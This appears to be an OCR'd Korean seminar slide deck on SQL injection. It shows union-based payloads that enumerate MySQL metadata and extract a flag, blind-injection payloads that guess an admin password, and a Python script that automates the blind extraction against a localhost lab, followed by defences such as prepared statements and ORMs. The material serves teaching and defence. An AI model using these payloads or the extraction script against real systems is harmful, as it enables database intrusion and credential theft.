' and 1=2 union select 1,2,3# 검색

제목	내용	작성자
1	2	3


' and 1=2 union select 1, 2, 3#

SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select 1, 2, 3#%'

조건을 강제로 False 처리

Union-Based SQLI 실습

3. 기본 정보 수집



' and 1=2 union select system_user(),version(),database()#

SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select system_user(),version(),database()#%'

Union-Based SQLI 실습

4. 메타 데이터 수집 (DB 목록, Table 목록, Column 목록)

MySQL
- information_schema.schemata
- information_schema.tables
- information_schema.columns


MSSQL
- master.sys.databases
- [db].sys.objects
- [db].sys.columns

Oracle
- all_tables
- all_tab_columns

Union-Based SQLI 실습

4-1. 메타 데이터 수집 - DB 목록

' and 1=2 union select schema_name, 2, 3 from information_schema.schemata#



Union-Based SQLI 실습

4-2. 메타 데이터 수집 - Table 목록

' and 1=2 union select table_name, 2, 3 from information_schema.tables where table_schema='sqli_lab'#

' and 1=2 union select table_name, 2, 3 from information 검색

제목	내용	작성자
posts	2	3
svalue	2	3
users	2	3

Union-Based SQLI 실습

4-3. 메타 데이터 수집 - Column 목록

' and 1=2 union select column_name, 2, 3 from information_schema.columns where table_schema='sqli_lab' and table_name='svalue'#

ere table_schema='sqli_lab' and table_name='svalue' -- 검색

제목	내용	작성자
idx	2	3
sflag	2	3

Union-Based SQLI 실습

5. 데이터 출력

' and 1=2 union select sflag, 2, 3 from svalue#

SELECT * FROM posts WHERE title LIKE '%' and 1=2 union select sflag, 2, 3 from svalue#%'

Blind-Based SQLI

True/False 출력을 통한 데이터 값 추측

admin 검색

사용자 존재


asd 검색

존재하지 않음

admin' and length(userid)=5# 검색

사용자 존재

Blind-Based SQLI 실습



목표: admin 계정의 패스워드 획득

Blind-Based SQLI 실습

1. 데이터 길이 파악

admin' and length(userpw)=5# 검색

사용자 존재

admin' and length(userpw)>1#

admin' and length(userpw)>5#


admin' and length(userpw)=5#


admin 패스워드 길이는 5

SELECT * FROM users WHERE userid = 'admin' and length(userpw)=5#

Blind-Based SQLI 실습

2. 데이터 유추





admin' and substring(userpw,1,1)='a'#

admin' and substring(userpw,1,1)='h'#

...

admin 패스워드의 첫 번째 글자는 h

SELECT * FROM users WHERE userid = 'admin' and substring(userpw,1,1)='h'#

Blind-Based SQLI 실습

3. 데이터 유추 자동화

```python
import requests

def func():
    URL = 'http://localhost:5001/find'

    flag_len = 0
    while(True):
        flag_len += 1
        params = {
            'userid' : f"admin' and length(userpw)={flag_len}#"
        }
        response = requests.get(URL, params=params)
        if "사용자 존재" in response.text:
            break

    print(f"[+] flag_len : {flag_len}")

    ans = ''
    n = [1, 2, 4, 8, 16, 32, 64]
    for i in range(flag_len):
        res = 0
        for j in n:
            params = {
                'userid' : f"admin' and ascii(substr(userpw,{i+1},1))&{j}={j}#"
            }
            response = requests.get(URL, params=params)
            if '사용자 존재' in response.text:
                res += j
        ans += chr(res)
        print(f"[+] flag: {ans}")

    return ans

if __name__ == "__main__":
    print(func())
```

```
[+] flag_len : 5
[+] flag: h
[+] flag: he
[+] flag: hel
[+] flag: hell
[+] flag: hello
hello
```

PRESENTATION

SQL Injection 방어

2025 부부세미나

POWERPOINT

SQLI 방어 원칙

SQL Injection을 방어하는 기본적인 원칙은
사용자 입력을 아무것도 신뢰하지 않는 것입니다.

때론 믿는 사람이 더 할 때도 있습니다.
사용자 입력은 그 어떤 것도 신뢰해선 안 됩니다.

제로 트러스트 (Zero Trust)

아무것도 신뢰하지 말고 사용자 입력 값은 무조건 검증하세요.

다른 취약점도 마찬가지

SQLI 말고도 다른 취약점도 같은 원인을 가지고 있어요.

SQLI 방어

1. 입력 값 검증 및 필터링

숫자형으로 받을 경우 정수형으로 사용 제한

화이트리스트 기반 검증

문자열 필드 길이 제한

특수문자 필터링 (‘ 등)

SQLI 방어

2. Prepared Statement

SQL Query에서 쿼리와 입력 데이터를 구분

```
query = "SELECT * FROM users WHERE userid = %s AND userpw = %s"
cursor.execute(query, (userid, userpw))
```

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE userid = ? AND userpw = ?");
$stmt->execute([$userid, $userpw]);
```

SQLI 방어

3. ORM(Object Relational Mapper) 사용

Django ORM, SQLAlchemy, Hibernate 등

```
from flask_sqlalchemy import SQLAlchemy
db = SQLAlchemy()

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    userid = db.Column(db.String(50))
    userpw = db.Column(db.String(50))

user = User.query.filter_by(userid='admin', userpw='1234').first()
```

CONTACT

PHONE 비밀

E-MAIL 비밀

WEBSITE spareone.io

ADDRESS 비밀